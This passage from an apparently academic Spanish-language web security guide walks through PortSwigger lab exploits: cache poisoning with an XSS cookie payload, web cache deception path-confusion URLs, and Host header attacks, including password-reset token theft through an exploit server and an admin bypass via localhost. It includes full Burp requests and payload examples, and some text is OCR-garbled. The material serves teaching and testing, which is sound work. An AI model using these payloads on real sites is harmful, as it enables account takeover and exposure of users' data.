18       "host": "ac5b1f311f8ca56d80de22390044002d.web-security-academy.net",
19       "path": "/",
20       "frontend": "prod-cache-01"
21     }
22   </script>
23   <title>
24     Web cache poisoning with an unkeyed cookie
25   </title>
26   </head>
27   <body>
28     <script src="/resources/labheader/js/labHeader.js">
29   </script>
    
```

0 matches

Done 10,898 bytes | 97 millis

Imagen 29: El valor de la cookie se refleja en la respuesta

Si modificamos el valor de la cookie, y enviamos de nuevo la petición, el nuevo valor añadido se reflejará en la respuesta.

En la siguiente imagen, en las cabeceras cookie de la petición, añadimos el valor de "-alert(1)-", provocando la inclusión de una vulnerabilidad de tipo XSS.

The screenshot shows the NetworkMiner tool interface. On the left, there's a tree view labeled 'Request' and 'Response'. In the 'Request' section, a highlighted line shows a modified cookie value: 'Cookie: session=6UxOWo23BhhSC37pvAoxtelMSZCLIK; fehost=prod-cache-01"-alert(1)-"'. In the 'Response' section, a highlighted line shows the modified cookie value again: 'fehost=prod-cache-01"-alert(1)-"'.

```

Request
Pretty Raw Hex \n 
1 GET / HTTP/1.1
2 Host: ac5b1f311f8ca56d80de22390044002d.web-security-academy.net
3 Cookie: session=6UxOWo23BhhSC37pvAoxtelMSZCLIK; fehost=prod-cache-01"-alert(1)-"
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Not A;Brand";v="99", "Chromium";v="92"
6 Sec-Ch-UA-Mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: es-ES,es;q=0.9
16 Connection: close
17
18
0 matches
? ⚙️ ← → Search...
***
```

```

Response
Pretty Raw Hex Render \n 
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Cache-Control: max-age=30
5 Age: 4
6 X-Cache: hit
7 X-XSS-Protection: 0
8 Content-Length: 10686
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
14     <link href="/resources/css/labsCommerce.css rel=stylesheet>
15     <script>
16       data = {
17         "host": "ac5b1f311f8ca56d80de22390044002d.web-security-academy.net",
18         "path": "/",
19         "frontend": "prod-cache-01"-alert(1)-"
20       }
21     </script>
0 matches
? ⚙️ ← → Search...
Done
10,857 bytes | 98 millis
```

Imagen 30: Modificando el valor de la cabecera cookie

Como podemos observar en la imagen anterior, el valor de la cabecera es *hit*, por tanto, el valor se encuentra en la cache.

Si recargamos la página web, obtendremos la vulnerabilidad XSS




Imagen 31: Ejecución del payload "-alert(1)-"

Como podemos observar esta vulnerabilidad implicaría graves problemas de seguridad

### 3. Web Cache Deception

#### 10. ¿Que es?

Como vimos anteriormente, en la vulnerabilidad web cache poisoning, vimos que las páginas webs tienden a utilizar servidores de cache para almacenar ficheros para ser mostrados a los usuarios, reduciendo la latencia del servidor web y así acceder de forma más rápida al contenido web.

Los servidores de cache almacenan ficheros estáticos, como style sheets, conocido como css, scripts de javascript, fichero de texto, imágenes u otros documentos, como pdfs. Con el objetivo de mejorar la velocidad de los usuarios.

Cuando los servidores almacenan en caché respuestas estáticas, todo el mundo se beneficia de ello.

Pero, ¿qué ocurre cuando un servidor almacena en caché una respuesta no estática que contiene alguna información sensible? El servidor empezará a servir la respuesta en caché a todo el mundo a partir de ahora, ¡haciendo pública cualquier información sensible que contenga!

Por tanto, el objetivo de este ataque es engañar al servidor de caché para que almacene en caché información sensible de otros usuarios a través de la confusión de rutas, mejor llamado, path confusión.

Entendamos mejor la vulnerabilidad.

Por ejemplo, considere una página dinámica, no almacenable en caché, que contenga información sensible de la cuenta del usuario, digamos /account.php.

Para conseguir que el servidor de CDN (Content Delivery Network), almacene una copia en caché de la página, un usuario malintencionado podría añadir un sufijo a la ruta para que parezca un activo estático y público: /account.php/nonexistent.jpg.

Como decíamos anteriormente, ficheros como jpg son guardados en el servidor de cache. Por tanto es importante, que la víctima acceda a un fichero con las extensiones nombradas anteriormente. Esto también depende del servidor que haya detrás. Por ejemplo, CloudFlare, tiene multitud de extensiones que no han sido nombradas, como doc, csv, entre muchas otras.

Si la víctima visita el sitio web del atacante, o un sitio web que el atacante controla, el atacante puede entonces manipular el navegador de la víctima para que cargue una URL específica en el sitio web objetivo, lo que hará que los datos de su cuenta se almacenen en la caché de la CDN.

#### 11. ¿Como encontrarlo?

A la hora de identificar esta vulnerabilidad, es interesante descubrir sitios web donde muestren información a un usuario, como vimos anteriormente, descubriendo información relacionada a la cuenta de un usuario.

Pero, además de intentar obtener información personal, existen otras formas de potenciar la vulnerabilidad.

Como los siguientes:

- Leaks de Tokens CSRF
- OAuth State Parametere
- Session ID, API keys
- Cross Site Script Inclusion (XSSI)
- CSRF Protection Bypass
- OAuth Redirect

Existe la extensión [Web Cache Deception Scanner](#), desconociendo de su efectividad, nunca esta de más conocerla.

## 12. Tips

A la hora de explotar esta vulnerabilidad, debemos seguir estos siguientes pasos:

1. Navegar a una aplicación y buscar una página que pueda contener información sensible como <http://ucml.es/perfil>
2. Ahora añade cualquier archivo estático después de /perfil como test.css, test.jpg, etc.  
Por ejemplo: <http://uclm.es/perfil/test.jpg>
3. Si la aplicación muestra la misma página /perfil, podría estar en la caché. Es importante, que la url no nos redireccione.
4. Ahora, desde otra sesión (en la que este usuario no haya iniciado sesión), navega a la misma URL: <http://uclm.es/perfil/test.jpg>
5. Si puedes ver la información sobre el usuario víctima. El ataque es exitoso.

Conforme una técnica es conocida, nuevos investigadores intentan profundizar, ya sea por adquirir nuevos conocimientos, o una pasión a ello. Web Cache Deception fue descubierta en 2017, por Omer Gil, y de nuevo, en 2020, en la conferencia que realiza HackerOne, se presentó una nueva charla sobre esta vulnerabilidad. Donde se explica y se añade nuevas técnicas y recomiendo encarecidamente ver, el enlace para verla es el siguiente, <https://www.youtube.com/watch?v=czDfMWBsIKw>

Anteriormente, conocíamos que esta vulnerabilidad sucede a través de una confusión de rutas, en esta nueva charla, se presenta la utilización de URL Encoding, estos caracteres son los siguientes

\n =>%0A ; =>%3B # => %23 ? => %3F

Para entender esto, tenemos los siguientes ejemplos, denominados Advanced Path confusión:

example.com/account.php%0A nonexistent.css  
example.com/account.php%3B nonexistent.css  
example.com/account.php%23 nonexistent.css  
example.com/account.php%3F name=val nonexistent.css


A través de estas nuevas técnicas, descubrieron que obtuvieron un incremento de un 45% al explotar esta vulnerabilidad. Por tanto, es interesante, tenerlo en cuenta.

### 13. Ejemplos

Para desarrollar un vistazo a un ejemplo real, utilizaremos el siguiente writeup, <https://hackerone.com/reports/439021>

El usuario memon, reproduce el ataque de la siguiente manera:

El primer paso, registrar un usuario en la aplicación, si nos fijamos en la url, finaliza con /success/




#### Confirmation

Imagen 32: Panel del usuario

Una vez registrado, añade al endpoint, un fichero estático llamado none.css. De tal manera que la url finaliza en /success/none.css

Como podemos observar en la siguiente imagen, no existe ninguna redirección a la página principal.



## Page Not Found


We can't find the page you're looking for.  
You can either return to the previous page, visit our homepage or contact our support team.

[Visit Homepage](#) [Contact Us](#)

Imagen 33: Intenta acceder a un fichero no existente

Desde otro navegador con el modo privado, intenta acceder a la misma url, /success/none.css y obtiene la información cacheada con anterioridad.

Comprendiendo así, que la información se encuentra cacheada visible para otro usuario



## Page Not Found

We can't find the page you're looking for.  
You can either return to the previous page, visit our homepage or contact our support team.

[Visit Homepage](#) [Contact Us](#)

Imagen 34: Acceso a información personal

De esta manera un usuario podría ver información sensible de un usuario, como su correo electrónico y otra información, que por supuesto, no debería ser visible.

## 4. HTTP Host Header Attacks

## 14. ¿Qué es?

La cabecera HTTP Host es una cabecera de petición obligatoria a partir de HTTP/1.1.

**Especifica el nombre de dominio al que el cliente quiere acceder y su puerto.**

Por ejemplo, cuando un usuario visita <https://uclm.es/información>, su navegador realiza una solicitud que contiene una cabecera Host como la siguiente:

```
GET /información HTTP/1.1  
Host: uclm.es
```

En algunos casos, como cuando la solicitud ha sido reenviada por un sistema intermediario, el valor del Host puede ser alterado antes de que llegue al componente back-end previsto.

### ¿Para qué sirve la cabecera HTTP Host?

Como decíamos anteriormente, la cabecera host especifica el nombre del dominio al que el cliente quiere acceder. Si las solicitudes no contienen cabeceras de Host, o si la cabecera de Host está malformada de alguna manera, esto podría conducir a problemas al enrutar las solicitudes entrantes a la aplicación prevista.

Es necesario saber que tras una dirección IP, pueden contener decenas de diferentes aplicativos webs, esto es gracias al **Virtual Hosting**.

Aunque cada uno de estos sitios web distintos tendrá un nombre de dominio diferente, todos comparten una dirección IP común con el servidor. Los sitios web alojados de este modo en un único servidor se conocen como virtual host.

Veamos un ejemplo, la dirección que esta hosteado la página web **marca.es** es la IP 193.110.128.199

Esto lo podemos saber realizando un ping a marca.es:

```
PS C:\Users\VALVERDE> ping marca.es  
Haciendo ping a marca.es [193.110.128.199] con 32 bytes de datos
```

*Imagen 35: Obteniendo la IP donde se hostea marca*

De esta forma obtenemos la IP, una vez obtenida, a través del servicio [ViewDNS](#), por ejemplo, tenemos la opción de realizar un Reverse IP Lookup:

Reverse IP results for 193.110.128.199	
<hr/>	
Domain	Last Resolved Date
8leguas.com	2021-07-27
8leguas.es	2019-08-12
ariadna.com	2021-07-27
diariodelnavegante.com	2021-08-01
el-mundo.es	2013-07-08
el-mundo.net	2021-08-01
elmundo.org	2021-08-01
elmundoamericas.com	2021-08-01
elmundodeporte.com	2021-07-27
elmundodinero.com	2021-07-27
elmundomotor.com	2021-07-27
elmundotv.es	2021-08-01
estarguapa.com	2021-08-01
expansion.es	2021-07-26
expansiondirecto.com	2021-07-27
expansionempleo.com	2021-08-01
expansiontienda.com	2013-05-20
expansionviajes.com	2012-01-11
fueradeserie.com	2021-07-27
ligafantastica.com	2021-07-27
marca.es	2021-08-01
marca.tv	2021-07-31
marcamotor.com	2021-08-01
marcatv.com	2021-08-01

Imagen 36: Obteniendo los dominios almacenados en la misma IP

Como podemos observar, en la misma dirección donde se aloja marca.es, tenemos, un total de 37 dominios hosteados en este servidor.

## 15. ¿Como encontrarlo?

Los ataques a la cabecera Host explotan sitios web vulnerables que manejan el valor de la cabecera Host de manera insegura. Si el servidor confía implícitamente en la cabecera Host, y no la valida o escapa adecuadamente, un atacante puede ser capaz de utilizar esta entrada para injectar payloads que manipulen el comportamiento del servidor.

La característica más encontrada por los investigadores se trata de resetear la password del usuario, como veremos en el apartado ejemplo, esta situación es de las más explotadas por los usuarios y puede provocar el takeover de un usuario.

Como la cabecera Host es, de hecho, controlable por el usuario, esta práctica puede conducir a una serie de problemas. Si la entrada no se escapa o valida adecuadamente, la cabecera Host es un vector potencial para explotar una serie de otras vulnerabilidades, sobre todo:

- Envenenamiento de la caché web
- Fallos de lógica de negocio en funcionalidades específicas
- SSRF basado en el enrutamiento
- Vulnerabilidades del lado del servidor, como la inyección SQL

Existen herramientas para ayudar a comprobar esta vulnerabilidad como [hinject](#) o [headi](#).

## 16. TIPS

A la hora de identificar páginas web vulnerables a este ataque debemos seguir la siguiente metodología:

- Modificar el valor de la cabecera Host, por ejemplo, evil.com y ver como es el comportamiento del aplicativo web
- Intentar intercalar un nuevo dominio, por ejemplo, Host: example.com.**evil.com** u otra forma interesante es que la forma de manejar la cabecera Host, provoque que no se valide puerto, y por lo tanto puede potenciar la inyección de un payload, como por ejemplo

```
Get /example HTTP/1.1  
Host: vulnerable-website.com:bad-stuff-here
```

- Duplicando el valor de la cabecera, añadiendo dos cabeceras Host en la solicitud, y intentar inyectar una payload malicioso, como por ejemplo, una secuencia sql.
- Añadir un espacio antes de Host, conocido como **Line wrapping**. Veamos un ejemplo:  

```
Get /example  
Host: bad-stuff-here  
Host: vulnerable-website.com
```
- Si una vez modificado nuestra cabecera Host nos encontramos con un 403 o 404, podemos intentar modificar la solicitud de tal [forma](#), añadiendo una ruta absoluta

```
POST https://endpoint/ HTTP/1.1  
Host: evil.com
```

- Añadir cabeceras para sobrescribir la cabecera Host:
  - X-Host
  - X-Forwarded-Server

- X-Forwarded-For
- X-Forwarded-Host
- X-HTTP-HOST-Override
- Forwarded

Estas es la metodología que se nos propone desde [portswigger](#) a la hora de investigar esta vulnerabilidad.

- Intercalar estas dos cabeceras en la solicitud POST, como leemos en este [writeup](#)

X-Forwarded-Host:evil.com  
Referrer: https://evil.com

## 17. Ejemplos

Veremos algún ejemplo sobre está vulnerabilidad, pero antes de ver ejemplos, me gustaría ver un caso real, es posible que no entendamos que impacto es posible obtener con está vulnerabilidad.

Y este caso me llamo especialmente la atención este writeup que nos propone [Ezequiel](#), nos cuenta que como modificando la cabecera Host consiguió saltarse el login y acceder a información interna de Google.

Como vimos anteriormente, en el apartado de como buscarlo, descubrimos que donde mayor impacto se ha realizado es al resetear la password de un usuario.

### Lab: Basic password reset poisoning

El restablecimiento de la contraseña, o el olvido de la contraseña son funcionalidades de la aplicación que permiten a los usuarios recuperar/restablecer la contraseña de su cuenta en caso de que hayan olvidado su contraseña.

Una forma común de implementar la funcionalidad de restablecimiento de contraseña es generar un token secreto y enviar un correo electrónico con un enlace que contenga este token.

¿Qué podría ocurrir si un atacante solicita el restablecimiento de la contraseña, con una cabecera de host modificada por el atacante?

Si la aplicación web hace uso del valor del encabezado del host al componer el enlace de restablecimiento de contraseña, un atacante puede envenenar el enlace de restablecimiento de contraseña que se envía a una víctima.

Si la víctima hace clic en el enlace de restablecimiento envenenado del correo electrónico, el atacante obtendrá el token de restablecimiento de contraseña y podrá seguir adelante y restablecer la contraseña de la víctima.

Vemos un caso práctico que nos propone los labs de portswigger.

Como decíamos anteriormente, en este laboratorio debemos jugar con la funcionalidad de olvido de contraseña.

The screenshot shows a browser window with the URL [acd01f181fefeb9be80a6095900ff00ca.web-security-academy.net/forgot-password](https://acd01f181fefeb9be80a6095900ff00ca.web-security-academy.net/forgot-password). The page title is "Basic password reset poisoning". It features a "Back to lab home" button, a "Go to exploit server" button, and a "Back to lab description >" link. A large input field asks "Please enter your username or email" with a "Submit" button below it.

Imagen 37: Reseteo de password (1 / 3) - Panel de olvido de la contraseña

Escribimos nuestro nombre de usuario, en los labs de PortSwigger, el nombre es Wiener y lo enviamos.

Please check your email for a reset password link.

Imagen 38: Reseteo de password (2 / 3)

Recibimos un correo electrónico para resetear la password de nuestro usuario Wiener.

Nos fijamos en la url, como se nos genera un token para restablecer la password

Sent	From	Subject	Body
			Hello!
2021-08-03 13:33:43 +0000	no-reply@acd01f181fefeb9be80a6095900ff00ca.web-security-academy.net	Account recovery	Please follow the link below to reset your password. <a href="https://acd01f181fefeb9be80a6095900ff00ca.web-security-academy.net/forgot-password?temp-forgot-password-token=c4jxsFxmnAhj20uEigVZebaB78owodhs5">https://acd01f181fefeb9be80a6095900ff00ca.web-security-academy.net/forgot-password?temp-forgot-password-token=c4jxsFxmnAhj20uEigVZebaB78owodhs5</a>

Imagen 39: Reseteo de password (3 / 3) – Correo recibido

Y se nos abre una nueva página para resetear la password.

Hasta aquí todo normal, veamos si es vulnerable a un ataque de tipo Host Header Injection

Si cogemos la petición post del principio, la cual realiza la petición para el forgot password

Observemos la petición a través del proxy BurpSuite:

**Request**

Pretty Raw Hex \n ⌂

```

1 POST /forgot-password HTTP/1.1
2 Host: acd01f181efeb9be80a6095900ff00ca.web-security-academy.net
3 Cookie: _lab=
46%7cMCwCFB0pmFTVLN4QXj3PcdAv3a3Ajql5AhQURwUrpjRBStPbuJdu6srV7UDHXH6A7YCMKQDC%2fJmBLjEuk7vU0doSuGC5x8EpPpQy0XYrXBJHZEL
1ce5So2f1%2fzIzCuFvdh%2byh%2fKPS6917v5kH%QBwAVJ5maG21QLvKtFhnoll%2fQzv4%3d; session=
QLfjbJeSVFaopijkafyifhnow4cgEpmr
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="91", " Not ;A Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Upgrade-Insecure-Requests: 1
9 Origin: https://acd01f181efeb9be80a6095900ff00ca.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://acd01f181efeb9be80a6095900ff00ca.web-security-academy.net/forgot-password
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9
20 Connection: close
21
22 csrf=QY1Qf1EFQ7a5EmnWf4xkcZhRJJd8Lkc1&username=wiener

```

② ⌂ ← → Search... 0 matches

**Response**

Pretty Raw Hex Render \n ⌂

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2654
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11    <link href=/resources/css/labs.css rel=stylesheet>
12   <title>
      Basic password reset poisoning

```

Imagen 40: Request para solicitar el reseteo de la password

Como vemos, se trata de una solicitud de tipo Post, al endpoint /forgot-password con el username Wiener.

Está petición nos la mandamos al repeater y modificamos el valor de la cabecera Host

El valor de la cabecera Host, le indicamos nuestro servidor, en estos laboratorios, portswigger nos proporciona un dominio para este tipo de pruebas, lo podemos diferenciar por incluir el prefijo exploit.

**Request**

```

1 POST /forgot-password HTTP/1.1
2 Host: exploit-ac7c1f5a1e9e6ca280602dff014d0098.web-security-academy.net
3 Cookie: _lab=
47%7cM00FB2%2ftVc59C1fjkCvZBLrKrVWF37yAhUAgdAkEXTm%2bIygIppB2V3SINGHE%2ffRnmaMoy0dtWKlo%2fxuPsd%2bx%2fZDRvuCGeV%2fmGJL1
DP51DB1LDMp0WR2H1DCTDBg1%2fcok99248Jxfrcoq%2b%2fpokni15E%2fogB8M1UI0cg83vGEE7Zbu; session=
WeUSCr9r506AQj12hxpTiJcMcARSJbaVT
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Upgrade-Insecure-Requests: 1
9 Origin: https://ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net/forgot-password
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9
20 Connection: close
21
22 csrf=ItUrqfpNIIT7ByL1Dy1wWtTfgVPPJwoJQ&username=wiener

```

**Response**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2654
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11    <link href="/resources/css/labs.css rel=stylesheet">
12   <title>
      Basic password reset poisoning
    </title>

```

Imagen 41: Modificando el valor de la cabecera Host

Nos vamos a nuestro correo electrónico, vemos como el enlace de establecimiento de password se ha visto modificado, podemos hacer la prueba modificando con otro nombre diferente y se cambiará el valor.

Sent	From	Subject	Body
			Hello!
			Please follow the link below to reset your password.
2021-08-05 13:41:31 +0000	no-reply@ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net	Account recovery	<a href="https://exploit-ac7c1f5a1e9e6ca280602dff014d0098.web-security-academy.net/forgot-password?temp-forgot-password-token=fQBwoj8PvUjy7C5vGLZ7PLoBKD2n6jQf">https://exploit-ac7c1f5a1e9e6ca280602dff014d0098.web-security-academy.net/forgot-password?temp-forgot-password-token=fQBwoj8PvUjy7C5vGLZ7PLoBKD2n6jQf</a>

Imagen 42: Conseguimos modificar el link para restablecer la password

El siguiente paso, es modificar el valor del parámetro username, con el objetivo de realizar el reseteo de password de otro usuario, en nuestro caso, al usuario Carlos.

En la petición enviada al repeater, modificamos el valor del parámetro **&username**:

```

Request
Pretty Raw Hex \n ⋮
1 POST /forgot-password HTTP/1.1
2 Host: exploit-ac7c1f5a1e9e6ca280602dff014d0098.web-security-academy.net
3 Cookie: _lab=
47%7cMC0CFB2%2ftVC59C1fjkcvZBLrKrVf37yAhUAgdAkEXTm%2bTygIppB2V3SNGHE%2ffRnmaMoy0dtWK1o%2fxuPs%2bx%2fzDRvuCGe%2fmGJLIDPSi0BILDp0WR2HIDCTDB5g17%2fc09248JxfrcoqQ%2bMpokniisE%2fogB8M1UOcg83vGEE72bu; session=
WeUSC9n506AQj12hxpTiJchcARSjbaVT
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Upgrade-Insecure-Requests: 1
9 Origin: https://ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net/forgot-password
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9
20 Connection: close
21
22 csrf=lt=UrqfpnIT7ByL1Dy1wWtfgVPPJwoJQA&username=carlos
    
```

0 matches

```

Response
Pretty Raw Hex Render \n ⋮
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2654
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11     <link href="/resources/css/labs.css" rel="stylesheet">
12   <title>
      Basic password reset poisoning
    </title>
  
```

0 matches

Imagen 43: Petición para resetear la password – Modificando el usuario

Además, vemos que la petición se resuelve de forma exitosa, con un estado 200.

Una vez que el usuario Carlos, revise el link y pinche sobre él, se realizara una petición a nuestro dominio, el cual hemos modificado en la cabecera Host, el cual nosotros controlamos. Si revisamos nuestro Access logs:

172.31.30.185 - 2021-08-03 13:57:18 +0000 "GET /forgot-password?temp-forgot-password-token=q5lhL5r8LoRJiUsViJ2tP0rCQSEKoaeQ HTTP/1.1"

Imagen 44: Logs de nuestro servidor

Recibiremos el token del usuario Carlos para resetear la password. Necesitamos este token ya que existen protecciones de tipo cross site request forgery, que se encargan de prevenir

Nos copiamos este token y este mismo token, lo integramos en la dirección url que se nos propone en los correos electrónicos recibidos.

Imagen 45: Modificando el token

De esta forma, tenemos la posibilidad de modificar la password del usuario Carlos y tener el control sobre este usuario, y todos los demás usuarios.

Imagen 46: Takeover del usuario Carlos

Como vemos en este laboratorio, nos muestra como a través de la modificación de la cabecera Host, conseguimos redirigir el tráfico a nuestro servidor, y así obtener el token de la víctima.

## Lab: Host Header Authentication Bypass

Toda cabecera es un vector potencial para explotar vulnerabilidades server-side.

Y en este ejemplo, veremos cómo modificando la cabecera Host es posible bypassar la restricción de acceso al portal admin.

Por razones bastante obvias, es común que los sitios web restrinjan el acceso a ciertas funcionalidades sólo a los usuarios internos.

Sin embargo, las funciones de control de acceso de algunos sitios web hacen suposiciones erróneas que permiten saltarse estas restricciones haciendo simples modificaciones en la cabecera Host. Esto puede exponer una mayor superficie de ataque para otros exploits.

En el momento que realizamos una petición get al directorio /admin, obtenemos una respuesta con el estado 401 No autorizado.

The screenshot shows a browser window with the URL `ac3f1f381ef87e0780937ddd0045007c.web-security-academy.net/admin`. The page title is "Host header authentication bypass". A yellow box highlights the URL. Below the title, there are two buttons: "Back to lab home" and "Back to lab description >". A yellow box contains the text "Admin interface only available to local users".

Imagen 47: Acceso no autorizado al directorio /admin

Interceptamos esta solicitud a través del Burp, como podemos observar la respuesta es no autorizado.

The screenshot shows the Burp Suite interface. In the "Request" tab, a GET request to `/admin` is displayed with various headers and parameters. In the "Response" tab, the response is shown as an HTTP/1.1 401 Unauthorized message with the content type set to text/html. The response body contains HTML code for a page titled "Host header authentication bypass".

Imagen 48: Request interceptado por Burp

El siguiente paso, es enviarnos la petición al repeater para poder manejar la petición.

Como vimos anteriormente, en el apartado Tips, puede ser una buena metodología observar las diferentes respuestas y ver el comportamiento de back end que realiza sobre la cabecera Host.

Tenemos la posibilidad de seguir esa misma metodología con el fin de detectar posibles contramedidas realizadas por los desarrollados.

En la imagen anterior, se nos indicó que únicamente los usuarios internos serían posibles acceder a este portal, de esta forma, conocemos, como vimos en las contramedidas de la vulnerabilidad SSRF, utilizar localhost o 127.0.0.1, nos daba la posibilidad de bypassear esas protecciones.

En este caso, modificamos el valor de la cabecera y le dimos un valor igual a localhost

The screenshot shows the Burp Suite interface. In the 'Request' tab, a POST request is shown with the URL '/admin'. The 'Host' header is set to 'localhost'. Other headers include 'Cookie', 'Sec-Ch-Ua', 'User-Agent', 'Accept', 'Sec-Fetch-Site', 'Sec-Fetch-Mode', 'Sec-Fetch-User', 'Sec-Fetch-Dest', 'Accept-Encoding', 'Accept-Language', 'Connection', and 'Content-Type'. In the 'Response' tab, a 200 OK status code is returned with a content type of 'text/html; charset=utf-8'. The response body contains an HTML document with links to CSS files and a title.

```
POST /admin HTTP/1.1
Host:localhost
Cookie: _lab=467cMCwCFGn%2fVlErmykAjSX3RqVlxpae1o4AhRkn9dabNDhIr8qS17iqTFFgNrI60U7QePJsfAzmHeNHc15cysVxBsbHu1ekF6SxgbTcD9h3BsKjJy4uWtVX%2fMA07a8lumcw6LcfWcnZh17eLog7GMEohZ157D8sjAk4%2bJOH9gg9QgIG0%3d; session=PoE1hF3FWEvmUbBd5XaTQCsqFA8SmOY0
Sec-Ch-Ua: "Chromium";v="91", "Not;A Brand";v="99"
Sec-Ch-UA-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 2963
<!DOCTYPE html>
<html>
<head>
